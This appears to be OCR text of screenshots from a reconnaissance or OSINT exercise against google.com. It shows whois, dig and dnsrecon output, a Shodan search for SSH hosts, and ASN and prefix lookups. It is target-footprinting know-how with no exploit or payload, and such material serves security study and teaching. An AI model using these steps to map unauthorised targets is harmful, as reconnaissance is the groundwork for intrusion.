

kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Session Actions Edit View Help
(kali㉿kali)-[~]
$ whois google.com
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2028-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-10-27T09:29:57Z <<<
For more information on Whois status codes, please visit https://icann.org/epp



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Session Actions Edit View Help
(kali㉿kali)-[~]
$ dig google.com ANY
; <<>> DiG 9.20.11-4+b1-Debian <<>> google.com ANY
;; global options: +cmd
;; Got answer:
;; →»HEADER«← opcode: QUERY, status: SERVFAIL, id: 8536
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;google.com. IN ANY
;; Query time: 259 msec
;; SERVER: 10.2.0.1#53(10.2.0.1) (TCP)
;; WHEN: Mon Oct 27 05:31:07 EDT 2025
;; MSG SIZE rcvd: 39
(kali㉿kali)-[~]
$


kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Session Actions Edit View Help
(kali㉿kali)-[~]
$ dig smtp.google.com A
; <<>> DiG 9.20.11-4+b1-Debian <<>> smtp.google.com A
;; global options: +cmd
;; Got answer:
;; →»HEADER«← opcode: QUERY, status: NOERROR, id: 18303
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;smtp.google.com. IN A
;; ANSWER SECTION:
smtp.google.com. 300 IN A 142.250.107.27
smtp.google.com. 300 IN A 173.194.202.26
smtp.google.com. 300 IN A 192.178.163.26
smtp.google.com. 300 IN A 192.178.163.27
smtp.google.com. 300 IN A 142.250.107.26
;; Query time: 268 msec
;; SERVER: 10.2.0.1#53(10.2.0.1) (UDP)
;; WHEN: Mon Oct 27 05:32:16 EDT 2025
;; MSG SIZE rcvd: 124
(kali㉿kali)-[~]
$


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ dnsrecon -d google.com
2025-10-27T05:32:46.125215-0400 INFO Starting enumeration for domain: google.com
2025-10-27T05:32:46.125625-0400 INFO std: Performing General Enumeration against: google.com.
2025-10-27T05:32:46.663618-0400 ERROR No answer for DNSSEC query for google.com
2025-10-27T05:32:47.487577-0400 INFO SOA ns1.google.com 216.239.32.10
2025-10-27T05:32:47.488059-0400 INFO SOA ns1.google.com 2001:4860:4802:32::a
2025-10-27T05:32:49.903833-0400 INFO NS ns2.google.com 216.239.34.10
2025-10-27T05:32:50.444320-0400 INFO NS ns2.google.com 2001:4860:4802:34::a
2025-10-27T05:32:56.452666-0400 INFO NS ns3.google.com 216.239.36.10
2025-10-27T05:32:57.044829-0400 INFO NS ns3.google.com 2001:4860:4802:36::a
2025-10-27T05:33:03.097584-0400 INFO NS ns4.google.com 216.239.38.10
2025-10-27T05:33:03.716099-0400 INFO NS ns4.google.com 2001:4860:4802:38::a
2025-10-27T05:33:09.720722-0400 INFO NS ns1.google.com 216.239.32.10
2025-10-27T05:33:10.321337-0400 INFO NS ns1.google.com 2001:4860:4802:32::a
2025-10-27T05:33:17.134781-0400 INFO MX smtp.google.com 192.178.163.26
2025-10-27T05:33:17.134987-0400 INFO MX smtp.google.com 192.178.163.27
2025-10-27T05:33:17.135048-0400 INFO MX smtp.google.com 142.250.107.26
2025-10-27T05:33:17.135088-0400 INFO MX smtp.google.com 142.250.107.27
2025-10-27T05:33:17.135124-0400 INFO MX smtp.google.com 173.194.202.26
2025-10-27T05:33:17.135160-0400 INFO MX smtp.google.com 2607:f8b0:400e:c0a::1b
2025-10-27T05:33:17.135262-0400 INFO MX smtp.google.com 2607:f8b0:400e:c09::1a
2025-10-27T05:33:17.135313-0400 INFO MX smtp.google.com 2607:f8b0:400e:c09::1b
2025-10-27T05:33:17.135352-0400 INFO MX smtp.google.com 2607:f8b0:400e:c0a::1a
2025-10-27T05:33:17.664030-0400 INFO A google.com 142.250.217.78
2025-10-27T05:33:17.664310-0400 INFO AAAA google.com 2607:f8b0:400a:80a::200e
2025-10-27T05:33:19.016726-0400 INFO TXT google.com google-site-verification=wD8N7i1JTNTk
2025-10-27T05:33:19.016935-0400 INFO TXT google.com cisco-ci-domain-verification=47c38bc8
2025-10-27T05:33:19.016991-0400 INFO TXT google.com v=spf1 include:_spf.google.com ~all
2025-10-27T05:33:19.017039-0400 INFO TXT google.com apple-domain-verification=30afIBcvSuD
2025-10-27T05:33:19.017079-0400 INFO TXT google.com MS=E4A68B9AB2BB9670BCE15412F62916164C
2025-10-27T05:33:19.017116-0400 INFO TXT google.com docusign=05958488-4752-4ef2-95eb-aa7b
2025-10-27T05:33:19.017166-0400 INFO TXT google.com docusign=1b0a6754-49b1-4db5-8540-d2c1
2025-10-27T05:33:19.017202-0400 INFO TXT google.com facebook-domain-verification=22rm551c
2025-10-27T05:33:19.017237-0400 INFO TXT google.com onetrust-domain-verification=de01ed21
2025-10-27T05:33:19.017274-0400 INFO TXT google.com globalsign-smime-dv=CDYX+XFHUw2wml6/G
2025-10-27T05:33:19.017377-0400 INFO TXT google.com google-site-verification=4ibFUgB-wXLQ
2025-10-27T05:33:19.017430-0400 INFO TXT google.com google-site-verification=TV9-DBe4R80X
2025-10-27T05:33:19.017466-0400 INFO TXT _dmarc.google.com v=DMARC1; p=reject; rua=mailto
2025-10-27T05:33:19.561562-0400 INFO Enumerating SRV Records
2025-10-27T05:33:20.378197-0400 INFO SRV _ldap._tcp.google.com ldap.google.com 216.239.32
2025-10-27T05:33:20.378427-0400 INFO SRV _ldap._tcp.google.com ldap.google.com 2001:4860:
2025-10-27T05:33:23.117265-0400 INFO SRV _caldavs._tcp.google.com calendar.google.com 142
2025-10-27T05:33:23.117795-0400 INFO SRV _caldavs._tcp.google.com calendar.google.com 260
2025-10-27T05:33:23.118199-0400 INFO SRV _caldav._tcp.google.com calendar.google.com 142.
2025-10-27T05:33:23.118321-0400 INFO SRV _caldav._tcp.google.com calendar.google.com 2607
2025-10-27T05:33:23.365625-0400 INFO SRV _carddavs._tcp.google.com google.com 142.250.217
2025-10-27T05:33:23.365827-0400 INFO SRV _carddavs._tcp.google.com google.com 2607:f8b0:4
2025-10-27T05:33:23.367199-0400 INFO 8 Records Found
2025-10-27T05:33:23.367383-0400 INFO Completed enumeration for domain: google.com


SHODAN
Explore
Downloads
Pricing
Type / to search
Account
Dashboard
Getting Started
What is Shodan?
Search Query Fundamentals
Working with Shodan Data Files
LEARN MORE
ASCII Videos
Setting up Real-Time Network Monitoring
Measuring Public SMB Exposure
Analyzing the Vulnerabilities for a Network
VISIT THE CHANNEL
Developer Access
How to Download Data with the API
Looking up IP Information
Working with Shodan Data Files
DEVELOPER PORTAL



SHODAN
Explore
Downloads
Pricing
port:22 hostname:google.com
TOTAL RESULTS
691
TOP COUNTRIES
Switzerland 225
Russian Federation 90
Germany 73
Netherlands 73
United States 60
More...
TOP ORGANIZATIONS
View Report
View on Map
Advanced Search
Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out CVEDB
104.133.128.104
ncc-poc-104-133-128-104.corp.google.com
Google LLC
Switzerland, Zürich
No data returned
104.133.128.34
ncc-poc-104-133-128-34.corp.google.com
Google LLC
Switzerland, Zürich
No data returned
193.233.245.219
google.com
MT6 LLC
Russian Federation, Moscow
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
Key type: ecdsa-sha2-nistp256
Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKRAW6SDtuhncKPWCp75PB5b
GKOIFCmcysZooVUL6eA0wr4FijZkoIv/JT2KP/8FPjV7PN7FTkYzCsqNuPGu5/c=
Fingerprint: b1:56:18:25:2b:10:6e:04:f0:96:1c:c4:37:2a:8d:30





kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -d google.com -t std
2025-10-28T01:32:21.924980-0400 INFO Starting enumeration for domain: google.com
2025-10-28T01:32:21.926734-0400 INFO std: Performing General Enumeration against: google.com
...
2025-10-28T01:32:22.522560-0400 ERROR No answer for DNSSEC query for google.com
2025-10-28T01:32:23.409111-0400 INFO     SOA ns1.google.com 216.239.32.10
2025-10-28T01:32:23.409322-0400 INFO     SOA ns1.google.com 2001:4860:4802:32::a
2025-10-28T01:32:26.049665-0400 INFO     NS ns1.google.com 216.239.32.10
2025-10-28T01:32:26.646367-0400 INFO     NS ns1.google.com 2001:4860:4802:32::a
2025-10-28T01:32:27.242379-0400 INFO     NS ns2.google.com 216.239.34.10
2025-10-28T01:32:27.856186-0400 INFO     NS ns2.google.com 2001:4860:4802:34::a
2025-10-28T01:32:28.466653-0400 INFO     NS ns3.google.com 216.239.36.10
2025-10-28T01:32:29.070069-0400 INFO     NS ns3.google.com 2001:4860:4802:36::a
2025-10-28T01:32:29.688866-0400 INFO     NS ns4.google.com 216.239.38.10
2025-10-28T01:32:30.283992-0400 INFO     NS ns4.google.com 2001:4860:4802:38::a
2025-10-28T01:32:31.780353-0400 INFO     MX smtp.google.com 192.178.220.26
2025-10-28T01:32:31.781013-0400 INFO     MX smtp.google.com 192.178.220.27
2025-10-28T01:32:31.781701-0400 INFO     MX smtp.google.com 142.250.138.26
2025-10-28T01:32:31.781979-0400 INFO     MX smtp.google.com 173.194.208.26
2025-10-28T01:32:31.782099-0400 INFO     MX smtp.google.com 173.194.208.27
2025-10-28T01:32:31.782182-0400 INFO     MX smtp.google.com 2607:f8b0:4023:1000::1a
2025-10-28T01:32:31.782453-0400 INFO     MX smtp.google.com 2607:f8b0:4023:1000::1b
2025-10-28T01:32:31.782564-0400 INFO     MX smtp.google.com 2607:f8b0:4023:1002::1a
2025-10-28T01:32:31.782618-0400 INFO     MX smtp.google.com 2607:f8b0:4023:1002::1b
2025-10-28T01:32:32.370913-0400 INFO     A google.com 142.250.113.138
2025-10-28T01:32:32.371147-0400 INFO     A google.com 142.250.113.139
2025-10-28T01:32:32.371201-0400 INFO     A google.com 142.250.113.100
2025-10-28T01:32:32.371239-0400 INFO     A google.com 142.250.113.101
2025-10-28T01:32:32.371280-0400 INFO     A google.com 142.250.113.102
2025-10-28T01:32:32.371328-0400 INFO     A google.com 142.250.113.113
2025-10-28T01:32:32.371377-0400 INFO     AAAA google.com 2607:f8b0:4023:100d::71
2025-10-28T01:32:32.371418-0400 INFO     AAAA google.com 2607:f8b0:4023:100d::8b
2025-10-28T01:32:32.371458-0400 INFO     AAAA google.com 2607:f8b0:4023:100d::64
2025-10-28T01:32:32.371557-0400 INFO     AAAA google.com 2607:f8b0:4023:100d::65
2025-10-28T01:32:33.855056-0400 INFO     TXT google.com google-site-verification=4ibFUgB-wXL
Q_S7vsXVomSTVamuOXBiVAzpR5IZ87D0
```


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ asn 15169
Warning: At least one external API token is missing.
To enable full script functionalities, please visit
https://github.com/nitefood/asn#api-tokens
ASN lookup for 15169
AS Number ──> 15169
AS Name ──> GOOGLE, US
Organization ──> (Google LLC)
CAIDA AS Rank ──> #1603
Abuse contact ──> network-abuse@google.com
AS Reg. date ──> 2005-11-23 02:48:10
RIR (Region) ──> ARIN (USA, Canada, many Caribbean and North Atlantic islands)
Peering @IXPs ──> 1-IX EU • 1-IX UA • AMS-IX • AMS-IX Bay Area • AMS-IX Chicago • AMS-IX Hon
g Kong • AMS-IX Lagos: Main • Any2Chicago • Any2Denver • Any2West • Apollo-IX Delhi • Aqaba I
X • AR-IX Cabase - Argentina • Asteroid Amsterdam: Asteroid Amsterdam Peering LAN • Asteroid


Browse the Internet ecosystem
Search by ASN (AS13335), Prefix (8.8.8.0/24), DNS (bgp.tools), or MAC Address (3c:ec:ef:6f:8d:75)
AS15169
Jump to Looking Glass


Overview
Prefixes
Connectivity
Whois
IX
Prefixes Originated
1081 IPv4, 105 IPv6
Show Low Visibility Prefixes
Addresses Originated
7422 /24's of IPv4
590096 /48's of IPv6
Prefix
Description
8.8.4.0/24
Google LLC
8.8.8.0/24
Google LLC
34.0.16.0/20
Google LLC
34.0.32.0/20
Google LLC
34.0.48.0/20
Google LLC
34.0.96.0/19
Google LLC

Overview | Prefixes | Connectivity | Whois | IX

Go to PeeringDB page

PeeringDB AS-SET:
RADB::AS-GOOGLE

Suggested Prefix Limits
IPv4: 15000
IPv6: 10000

Internet Exchange Points

Name	IPv4	IPv6	Link Speed
IX.br (PTT.br) São Paulo	187.16.216.55	2001:12f8::55	800 gbps
IX.br (PTT.br) São Paulo	187.16.218.58	2001:12f8::218:58	800 gbps
IX.br (PTT.br) São Paulo	187.16.221.212	2001:12f8::221:212	800 gbps
IX.br (PTT.br) São Paulo	187.16.222.90	2001:12f8::222:90	600 gbps
IX.br (PTT.br) Rio de Janeiro	45.6.52.32	2001:12f8:0:2::32	400 gbps
IX.br (PTT.br) Rio de Janeiro	45.6.54.72	2001:12f8:0:2::54:72	400 gbps
DE-CIX Frankfurt	80.81.193.108	2001:7f8::3b41:0:1	300 gbps
NAPAfrica IX Johannesburg	196.60.9.113	2001:43f8:6d0::9:113	300 gbps
DE-CIX Frankfurt	80.81.192.108	2001:7f8::3b41:0:2	300 gbps

HURRICANE ELECTRIC INTERNET SERVICES


Search


AS15169 Google LLC

